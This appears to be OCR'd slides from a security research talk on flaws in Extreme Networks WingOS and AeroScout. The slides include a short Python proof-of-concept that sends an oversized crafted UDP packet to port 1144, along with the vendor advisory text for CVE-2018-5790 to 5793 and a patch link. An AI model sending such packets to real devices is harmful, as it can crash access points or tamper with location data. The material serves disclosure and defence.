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
AEROSCOUT VULNERABILITY

UDP 1144



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AEROSCOUT VULNERABILITY

- No Authentication at all
- Once reverse engineered the protocol, you can mess with locations

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 1144

MESSAGE1 = "\x7c\x83\x00\x00" + "\xB3\x01" + "\x00\x10" + "\xFF\xFF\xFF\xFF\xFF\xFF"
MESSAGE  = MESSAGE1 + "A" * (0x1008 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```


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Conclusion

- Patches provided by extreme networks:

https://gtacknowledge.extremenetworks.com/articles/Vulnerability_Notice/VN-2018-003

these vulnerabilities, an attacker requires physical and/or LAN connectivity to the Access Point and/or the Wireless Controller, and it is noted that none of the vulnerabilities can be directly exploited over the air. Thanks to the research team at IOActive for identifying and reporting these issues to Extreme Networks.

a) Remote and unauthenticated heap overflow in HSD process over MINT Protocol (CVE-2018-5791, CVE-2018-5792, CVE-2018-5793)

CVSS base score: 3.1 (Low) (CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L)

b) Remote unauthenticated global denial of service in RIM over MINT Protocol (CVE-2018-5790)

CVSS base score: 5.3 (Medium) (CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)

Attack: To launch this attack, a malicious user needs access to an unsecured wired port that could give visibility to the network and the target Access Point. An attack consists of sending several specially crafted packets over MINT protocol port that could lead to AP crash. To perform this DDoS, an attacker *must* have access WiNG device that has already been compromised by some other method.

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Conclusions

- Lot of room for improvement in WingOS
- There are more vulnerabilities in the OS
- Hopefully, with this lessons learned, most of them will be fixed proactively?

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Any questions?

Thank You!

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